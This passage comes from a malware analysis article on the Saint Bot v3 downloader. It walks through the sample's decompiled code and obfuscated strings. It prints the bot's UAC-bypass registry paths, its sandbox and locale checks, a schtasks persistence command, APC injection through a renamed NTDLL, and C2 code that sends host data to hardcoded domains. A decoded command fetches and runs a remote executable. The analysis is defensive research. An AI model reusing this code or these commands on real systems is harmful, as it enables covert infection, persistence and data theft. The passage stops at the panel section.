008A198B	push payl1.8A61A8	L"cjPKxxM8OzH (CK-tj<r q} Oz6) >LLxvCvTgK28OmAzmf (gw}co, xKI
008A199C	mov dword ptr ss:[	L"text/plain"
008A19B7	push payl1.8A62C8	L"dj-2v-2k}hLv: MLLxKbM2Kj-8pk<<<k9jySkayxv-bjtvt"
008A19D0	mov ebx,payl1.8A63	L"update-0019992.ru"
008A19DB	mov ebx,payl1.8A63	L"380222000.xyz"
008A19E0	mov eax,payl1.8A63	L"380222001.xyz"
008A1A51	push payl1.8A63A8	"transfer="
008A1A9B	push payl1.8A634C	L"/testcp1/gate.php"
008A1AA0	push payl1.8A63B4	L"POST"
008A1D98	push payl1.8A63C0	L"UjU}Wc\\dayyv-2dj-2yjxUv2\\UvylKbvr\\tKrI\\W-aS"
008A1DEB	push payl1.8A641C	L"RWcX"
008A1DF6	push payl1.8A6428	L"7FE}Fs"
008A1E04	push payl1.8A6438	L"7cC>EW"
008A1E14	push payl1.8A6448	L"7Qs5"
008A1E23	push payl1.8A6454	L"5Wq"
008A1EFC	push payl1.8A645C	L"-2txxztxx"
008A1F08	push payl1.8A6470	L"otyojMtOxx"
008A1F17	push payl1.8A6488	L"E2xF-K2X-KbjtvU2yK-Z"
008A1F24	push payl1.8A64B4	L"q2RavyhF-9jySM2Kj-uyjbvrr"
008A1F31	push payl1.8A64E8	L"q2RavyhOv9Max2ojbMxv"
008A1FA7	push payl1.8A6514	L">tlMLKm_ztxx"
008A1FB3	push payl1.8A6530	L"EvZsLv-gvhWpC"
008A1FC0	push payl1.8A654C	L"EvZRavyh7MxavWpC"
008A1FCD	push payl1.8A6570	L"[v2XrvyqMSvC"
008A1FDA	push payl1.8A658C	L"EvZdxjrvgvh"
008A2046	push payl1.8A65A4	L"Ivy-vxm_ztxx"
008A2052	push payl1.8A65C0	L"dyvM2vJKxvC"
008A205F	push payl1.8A65D8	L"CyK2vJKxv"
008A206C	push payl1.8A65EC	L"dxjrvwM-txv"
008A2079	push payl1.8A6604	L"dyvM2vuyjbvrrC"

(https://www.malwarebytes.com/blog/images/uploads/2021/04/obfus_strings.jpg)

Only few strings are left in plaintext - including URLs to connect, but also some commands prefixed with "de", i.e. "de:LoadMemory", "de:regsvr32", "de:LL". We can also see the hardcoded panel URL: "/testcp1/gate.php".

Some (but not all) of the strings can be deobfuscated with the help of the FLOSS tool (https://github.com/fireeye/flare-floss). We can find out there the name and the version of this malware: "saint_v3" - which indicates the "Saint Bot version 3".

```
user32.dll
Winhttp.dll
\Software\Classes\ms-settings\Shell\Open\
SOFTWARE\Classes\ms-settings
\Software\Classes\ms-settings
\Software\Classes\ms-settings\Shell
\Software\Classes\ms-settings\Shell\Open
DelegateExecute
C:\Windows\System32\fodhelper.exe
Mozilla/5.0 (Windows NT
/create /sc minute /mo 5 /
Content-Type: application/x-www-form-urle

FLOSS extracted 2 stackstrings
saint_v3
1iB/Ne6KQ8qvfgR.319ZEzmxDnWPSpO-CuULskdaXorItM5jyF2c0VhJ_bH7GY4TwA[]<><>¦^

Finished execution after 58.048000 seconds
```

(https://www.malwarebytes.com/blog/images/uploads/2021/04/floss.jpg)

The rest of the strings has been deobfuscated with the help of libPeConv (https://github.com/hasherezade/libPeConv) (decoder's source here (https://gist.github.com/hshrzd/88edc81349d65e86a2f267874d04cf44)). Full list (along with their offsets) is available here (https://gist.github.com/hshrzd/3c1768b1ca2aa9d2664575f582ba9e00).


API calls

API functions are loaded dynamically, using the names that are decoded just before use:

```
23  hMem = decode_string((int)L"Ivy-vxm_ztxx", -6);
24  v0 = decode_wstring((int)L"JK-tJKyr2JKxvC");
25  lpProcName = decode_wstring((int)L"JK-tqvp2JKxvC");
26  v16 = decode_wstring((int)L"Uv2uyjbvrrUGa2tj<-uMyMSv2vyr");
27  v14 = decode_wstring((int)L"dyvM2v}GyvMt");
28  v12 = decode_wstring((int)L"JK-tdxjrv");
29  v1 = GetModuleHandleW_0(hMem);
30  v2 = v1;
31  if ( v1 )
32  {
33    dword_409200 = (int)GetProcAddress(v1, v0);
34    dword_4091FC = (int)GetProcAddress(v2, lpProcName);
35    dword_4091DC = (int)GetProcAddress(v2, v16);
36    dword_4091D4 = (int)GetProcAddress(v2, v14);
37    dword_409140 = (int)GetProcAddress(v2, v12);
38  }
```


(https://www.malwarebytes.com/blog/images/uploads/2021/04/obfusc_imp.jpg)

They can be deobfuscated with the help of various approaches, i.e. by filling their names basing on the deobfuscated strings. They can be also traced automatically at the execution time, i.e. with the help of TinyTracer (https://github.com/hasherezade/tiny_tracer). Sample result:



(https://www.malwarebytes.com/blog/images/uploads/2021/04/tt_deobfuscated.jpg)
API calls tagged with TinyTracer

Another, simpler (yet more invasive) way of deobfuscation is by rebuilding the Import Table within the PE to include the dynamically added functions. We can do it by dumping the same binary i.e. with PE-sieve (https://github.com/hasherezade/pe-sieve/), with the option of full Import Table reconstruction (/imp 3 (https://github.com/hasherezade/pe-sieve/wiki/4.3.-Import-table-reconstruction-(imp))). Yet we have to remember that this method may be less accurate in some cases: in contrast to tracing, it won't help to deobfuscate calls that are made i.e. via registers.



(https://www.malwarebytes.com/blog/images/uploads/2021/04/pesieve_deobfuscated.jpg)
Imports reconstructed with PE-sieve

Execution flow

The sample has 3 alternative execution paths:

1. Install itself
2. Inject itself into *EhStorAurhn.exe*
3. Communicate with the C2 and proceed with the main operations


```
int __stdcall start(int a1, int a2, int a3, int a4)
{
  int counter; // esi

  load_imports1A();
  self_defense_checks();
  load_imports1B();
  if ( to_drop_ntdll_copy() )
  {
    load_imports2();
    check_proc_and_inject();
    load_imorts3();
    create_saint_mutex_and_window();
    load_imports4();
    counter = 0;
    while ( to_get_system_time() < 65 )
    {
      if ( post_to_gate(counter) )
      {
        if ( counter > 0 )
          --counter;
      }
      else if ( counter < 2 )
      {
        ++counter;
      }
      Sleep_0(0x2C0E6);
    }
  }
  else
  {
    drop_installation_files();
  }
  return 0;
}
```

(https://www.malwarebytes.com/blog/images/uploads/2021/04/main_overview.jpg)

Before it proceeds with any action, a set of environment checks is performed.

Defensive checks

The sample defends itself against being executed in a controlled (or otherwise forbidden) environment by performing a number of checks. In case any forbidden condition is detected, the sample drops and deploys *del.bat* script that is supposed to delete it after the execution finish. After that the sample terminates.



(https://www.malwarebytes.com/blog/images/uploads/2021/04/defense_checks.jpg)

Among the environment checks we can find a locale (https://docs.microsoft.com/en-us/openspecs/office_standards/ms-oe376/6c085406-a698-4e12-9d4d-c3b0ee3dbc4a) check. This is very common in case the sample is intended to avoid attacking certain countries.

```
1 BOOL is_blacklisted_locale()
2 {
3   int v1; // [esp+0h] [ebp-4h] BYREF
4
5   v1 = 0;
6   return NtQueryDefaultLocale(0, &v1) >= 0
7       && (v1 == 1049 || v1 == 1058 || v1 == 1059 || v1 == 1067 || v1 == 1087 || v1 == 2072 || v1 == 2073);
8 }
```

(https://www.malwarebytes.com/blog/images/uploads/2021/04/check_locale-1.jpg)

In current case 7 locales are blacklisted:

- 1049 - Russian
- 1058 - Ukrainian
- 1059 - Belarusian
- 1067 - Armenian - Armenia

- 1087 - Kazakh
- 2072 - Romanian
- 2073 - Russian - Moldova

It also queries the registry searching for keys typical for virtual environments. Queried registry key: "SYSTEM\CurrentControlSet\Services\disk\Enum" has its values checked against the list: QEMU, VIRTIO, VMWARE, VBOX, XEN.

```
.text:00401DD1 push    edi             ; _DWORD
.text:00401DD2 push    edi             ; _DWORD
.text:00401DD3 push    offset a0       ; "0"
.text:00401DD8 push    [ebp+var_4]     ; _DWORD
.text:00401DDB call    RegQueryValueExW ; advapi32.RegQueryValueExW
.text:00401DE1 push    [ebp+var_4]     ; _DWORD
.text:00401DE4 call    RegCloseKey     ; advapi32.RegCloseKey
.text:00401DEA push    esi
.text:00401DEB push    offset aRwcx    ; 'QEMU'
.text:00401DF0 call    decode_wstring
.text:00401DF5 push    esi
.text:00401DF6 push    offset a7feFs   ; 'VIRTIO'
.text:00401DFB mov     [ebp+hMem], eax
.text:00401DFE call    decode_wstring
.text:00401E03 push    esi
.text:00401E04 push    offset a7ccEw   ; 'VMWARE'
.text:00401E09 mov     ebx, eax
.text:00401E0B call    decode_wstring
.text:00401E10 mov     esi, eax
.text:00401E12 push    0FFFFFFFAh
.text:00401E14 push    offset a7qs5    ; 'VBOX'
.text:00401E19 mov     [ebp+var_18], esi
.text:00401E1C call    decode_wstring
.text:00401E21 push    0FFFFFFFAh
.text:00401E23 push    offset a5wq     ; 'XEN'
.text:00401E28 mov     [ebp+var_C], eax
```

(https://www.malwarebytes.com/blog/images/uploads/2021/04/check_list.jpg)

Note that the checks are gathered all in one function, and thanks to this fact they can be easily patched out of the sample to make the analysis easier.

Mutex and persistence

The malware prevents itself from being deployed more than once by creating the mutex "saint_v3".

```
HGLOBAL create_saint_mutex_and_window()
{
  wchar_t mutex_name[9]; // [esp+4h] [ebp-14h] BYREF

  mutex_name[0] = 's';
  mutex_name[1] = 'a';
  mutex_name[2] = 'i';
  mutex_name[3] = 'n';
  mutex_name[4] = 't';
  mutex_name[5] = '_';
  mutex_name[6] = 'v';
  mutex_name[7] = '3';
  mutex_name[8] = '\0';                         // saint_v3
  CreateMutexW(0, 1, mutex_name);
  if ( GetLastError() == 183 )
    ExitProcess(-1);
  set_run_key();
  CreateThread(0, 0, window_proc, 0, 0, 0);
  return create_scheduled_task();
}
```

(https://www.malwarebytes.com/blog/images/uploads/2021/04/mutex_and_presistence.jpg)

If the mutex already exists, the program exits with an error. Otherwise it proceeds with installing its persistence. It sets a run key in "\Software\Microsoft\Windows\CurrentVersion\Run" as well as a scheduled task named "Maintenance".

```
HGLOBAL create_scheduled_task()
{
  wchar_t *v0; // esi

  v0 = decode_wstring(
         L"8byvM2v 8rb SK-a2v 8Sj 0 82- \"cMK-2v-M-bv\" 82y \"d:\\Xrvyr\\%XUWEq>cW
         -6);                                       // v0 =
                                                    // '/create /sc minute /mo 5 /tn "
  ShellExecuteW(0, L"open", L"schtasks.exe", v0, 0, 0);
  return GlobalFree(v0);
}
```

(https://www.malwarebytes.com/blog/images/uploads/2021/04/schtask-1.jpg)
'/create /sc minute /mo 5 /tn "Maintenance" /tr "C:\Users\%USERNAME%\AppData\Local\z_%USERNAME%\%USERNAME%.vbs" /F'

Process injection

The malware injects itself into a newly created process "C:\Windows\System32\EhStorAuthn.exe".

```
.text:00402FCD xor     eax, eax
.text:00402FCF lea     edi, [ebp+hObject]
.text:00402FD2 stosd
.text:00402FD3 push    0FFFFFFFAh
.text:00402FD5 push    offset System32_EhStorAuthn_exe ; 'C:\Windows\System32\EhStorAuthn.exe'
.text:00402FDA stosd
.text:00402FDB stosd
.text:00402FDC stosd
.text:00402FDD call    decode_wstring
.text:00402FE2 add     esp, 14h
.text:00402FE5 mov     esi, eax
.text:00402FE7 call    GetCurrentProcess ; kernel32.GetCurrentProcess
.text:00402FED mov     [ebp+var_18], eax
.text:00402FF0 lea     eax, [ebp+hObject]
.text:00402FF3 push    eax             ; lpProcessInformation
.text:00402FF4 lea     eax, [ebp+StartupInfo]
.text:00402FF7 mov     [ebp+var_4], ebx
.text:00402FFA push    eax             ; lpStartupInfo
.text:00402FFB push    ebx             ; lpCurrentDirectory
.text:00402FFC push    ebx             ; lpEnvironment
.text:00402FFD push    4               ; dwCreationFlags
.text:00402FFF push    ebx             ; bInheritHandles
.text:00403000 push    ebx             ; lpThreadAttributes
.text:00403001 push    ebx             ; lpProcessAttributes
.text:00403002 push    ebx             ; lpCommandLine
.text:00403003 push    esi             ; lpApplicationName
.text:00403004 mov     [ebp+var_8], ebx
.text:00403007 call    CreateProcessW  ; kernel32.CreateProcessW
.text:0040300D test    eax, eax
.text:0040300F jz      loc_4031C3
```

(https://www.malwarebytes.com/blog/images/uploads/2021/04/create_process.jpg)

It writes its payload into the process using *ZwWriteVirtualMemory* and then executes it with the help of *NtQueueApcThread* and *ZwAlertResumeThread*. This is a variant of a well known injection involving adding a start routine into APC Queue of the main thread. It uses low-level versions of the dedicated APIs, exported by NTDLL.

```
.text:00403187 push    0               ; _DWORD
.text:00403189 mov     eax, ecx
.text:0040318B sub     eax, [ebp+var_10]
.text:0040318E add     eax, [ebp+arg_0]
.text:00403191 push    0               ; _DWORD
.text:00403193 push    ecx             ; _DWORD
.text:00403194 push    eax             ; _DWORD
.text:00403195 push    ebx             ; _DWORD
.text:00403196 call    NtQueueApcThread ; wallpaper.NtQueueApcThread
.text:0040319C push    0               ; _DWORD
.text:0040319E push    ebx             ; _DWORD
.text:0040319F mov     esi, eax
.text:004031A1 call    ZwAlertResumeThread ; wallpaper.ZwAlertResumeThread
.text:004031A7 test    esi, esi
.text:004031A9 jz      short loc_4031CA
```

(https://www.malwarebytes.com/blog/images/uploads/2021/04/use_wallpaper_dll.jpg)

The less typical twist in this technique lies in the fact that it does not use the original NTDLL, but its renamed copy - the one that it previously dropped as *wallpaper.mp4*. This is one of a simple (and pretty naive) tricks that aim to make detection more difficult. It bases on the assumption that monitoring tools may have installed hooks inside the original NTDLL . By using a renamed copy of this DLL, the authors tried to prevent the called APIs from being watched by those hooks. In this case the APIs that they tried to hide are the ones related to code injection.

Communication with the C2

The malware comes with addresses of C2 servers hardcoded, as well as the address of the gate. The name of the browser agent is also hardcoded, in obfuscated form: "*Mozilla/5.0 (Windows NT 5.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/45.0.2454.101 YaBrowser/15.10.2454.3865 Safari/537.36*"

```
43  ppwszAcceptTypes[1] = 0;
44  pszAgentW = (LPCWSTR)decode_wstring(          //
45                                                // 'Mozilla/5.0 (Windows NT 5.1) AppleWebKit/537.
46                        L"cjPKxxM80zH (CK-tj<r q} 0z6) >LLxvCvTgK280mAzmf (gw}co, xKIv [vbIj) dG
47                         "rvy860z6Hz_{0{zm.f0 UM9MyK80mAzmf",
48                        -6);
49  ppwszAcceptTypes[0] = L"text/plain";
50  beacon = (HGLOBAL)fingerprint_env();
51  encoded_beacon = (const WCHAR *)decode_wstring(beacon, 7);// encode beacon
52  lpWideCharStr = encoded_beacon;
53  lpszHeaders = (LPCWSTR)decode_wstring(L"dj-2v-2k}hLv: MLLxKbM2Kj-8pk<<<k9jySkayxv-bjtvt", -6);/
54                                                // 'Content-Type: application/x-www-form-urlencod
55  if ( a1 )
56  {
57    v2 = L"380222000.xyz";
58    if ( a1 != 1 )
59      v2 = L"380222001.xyz";
60  }
61  else
62  {
63    v2 = L"update-0019992.ru";
64  }
65  v3 = WideCharToMultiByte(0xFDE9u, 0, encoded_beacon, -1, 0, 0, 0, 0);
66  buf2 = GlobalAlloc(0, v3 + 1);
67  WideCharToMultiByte(0xFDE9u, 0, lpWideCharStr, -1, (LPSTR)buf2, v3, 0, 0);
68  buf2_len = string_len(buf2);
69  beacon_data = base64_encode((BYTE *)buf2, buf2_len);
70  _beacon_data = beacon_data;
71  buf1 = GlobalAlloc(0, 0x400u);
72  _buf1 = buf1;
73  __buf1 = buf1;
74  if ( buf1 )
75  {
76    sub_8118A0(buf1, 0x400u, (int)"transfer=");
77    sub_811855(_buf1, 0x400u, (int)beacon_data);
78  }
79  hInternet = WinHttpOpen(pszAgentW, 0, 0, 0, 0);
80  conn = WinHttpConnect(hInternet, v2, 0x50u, 0);
81  v8 = WinHttpOpenRequest(conn, L"POST", L"/testcp1/gate.php", 0, 0, ppwszAcceptTypes, 0x100u);
```

(https://www.malwarebytes.com/blog/images/uploads/2021/04/beacon_c2.jpg)

The bot keeps querying the C2 and waiting for the commands. Sample beacon:

```
transfer=ZG5ufX1ibnhnblRUVDVNcFFDVFRUdVFDTXk+SSBbIFVGeVpmSUlReUM1RFRUVDJQVFRUT
```

Which decodes to a list of parameters collected from the infected machine, for example:

```
transfer=-994429369___admin___Windows 7 Professional___IE___x32___1___Intel(R)
```

The content sent to/from the C2 is obfuscated by the same algorithm as the internal strings - referenced as *decode_wstring* - but with a different parameter: -7 (7 for encode, -7 to decode) instead of -6. The received data is first being decoded, and then split by a delimiter "\" into a list of commands.

```
WinHttpSendRequest(req, v10, v11, _buf1, v21, v22, 0);// send the beacon
v26 = WinHttpReceiveResponse(req, 0);         // read the C2 response
if ( v26 )
{
  while ( WinHttpReadData(req, Buffer, 0xFA0u, &dwNumberOfBytesRead) && dwNumberOfBytesRead )
    Buffer[dwNumberOfBytesRead] = 0;
  if ( (unsigned int)string_len(Buffer) > 6 )
  {
    out_len = calc_out_len(Buffer);
    base64_decode(Buffer, (int)MultiByteStr, out_len);
    MultiByteStr[out_len] = 0;
    v13 = MultiByteToWideChar(CP_UTF8, 0, MultiByteStr, -1, 0, 0);
    v14 = GlobalAlloc(0, 2 * v13);
    hMem = v14;
    MultiByteToWideChar(CP_UTF8, 0, MultiByteStr, -1, (LPWSTR)v14, v13);
    decoded_str = decode_wstring((int)v14, -7);
    pos = 0;
    _decoded_str = decoded_str;
    __decoded_str = decoded_str;
    split_wstring(decoded_str, '\\', -1, &pos);
    for ( i = 0; i <= pos; ++i )
    {
      chunk = split_wstring(_decoded_str, '\\', i, 0);
      cmd_params = 0;
      _chunk = chunk;
      split_wstring(chunk, '"', -1, &cmd_params);
      if ( cmd_params == 2 && (unsigned int)wstr_len(_chunk) > 3 )
        process_commands(_chunk);             // execute the command from the C2
      GlobalFree(_chunk);
      _decoded_str = __decoded_str;
    }
    GlobalFree(hMem);
    GlobalFree(_decoded_str);
```

(https://www.malwarebytes.com/blog/images/uploads/2021/04/process_c2_resp-1.jpg)

The list of commands processed is very small. Some of them come with a distinctive prefix "*de:*".

```
HGLOBAL __cdecl process_commands(WCHAR *chunk)
{
  WCHAR *command; // edi
  _WORD *dropdir; // esi
  _WORD *url; // ebx
  BYTE *pe_buf; // esi
  _WORD *hMem; // [esp+Ch] [ebp-8h]
  int a4; // [esp+10h] [ebp-4h] BYREF

  command = split_wstring(chunk, '"', 0, 0);
  dropdir = split_wstring(chunk, '"', 1, 0);
  hMem = dropdir;
  a4 = 0;
  url = split_wstring(chunk, '"', 2, 0);
  split_wstring(command, ':', -1, &a4);
  if ( cmp_wstring(L"de", command) || cmp_wstring(L"de:regsvr32", command) )
  {
    run_via_regsvr32((int)url, (int)dropdir);
  }
  else if ( cmp_wstring(L"de:LoadMemory", command) )
  {
    pe_buf = (BYTE *)get_from_url((int)url, 0);
    inject_pe_into_process(pe_buf);
    GlobalFree(pe_buf);
    dropdir = hMem;
  }
  else if ( cmp_wstring(L"update", command) )
  {
    cmd_update(url, dropdir);
  }
  else if ( cmp_wstring(L"uninstall", command) )
  {
    cmd_uninstall(0);
  }
  else if ( cmp_wstring(L"de:LL", command) )
  {
    cmd_LL((int)url, (int)dropdir);             // download a DLL from the url
                                                // drop it into the dropdir
                                                // and load using LdrLoadDll
  }
  GlobalFree(command);
  GlobalFree(dropdir);
  return GlobalFree(url);
```

(https://www.malwarebytes.com/blog/images/uploads/2021/04/process_commands-3.jpg)

Sample response:

```
XE1mInNGeUVGNXBNNWM1IlljY3M6cXFDNXBmS01tSVFjZnFaUURmbWZPZlw=
```

And the same response decoded:

```
\de"programdata"http://name1d.site/file.exe\'
```

Which means: download the executable from the given link, drop it in "ProgramData" directory, and execute.

As the choice of commands shows, the role of this bot is to deliver further payloads to the infected machine.


The Panel

It is always beneficial to compare what we observed by the analysis of the bot, with the server-side implementation of the same actions. In this case it happens to be possible as we gained access to the leaked source of the panel.

Overview


The panel of this bot is very small.

The main view:



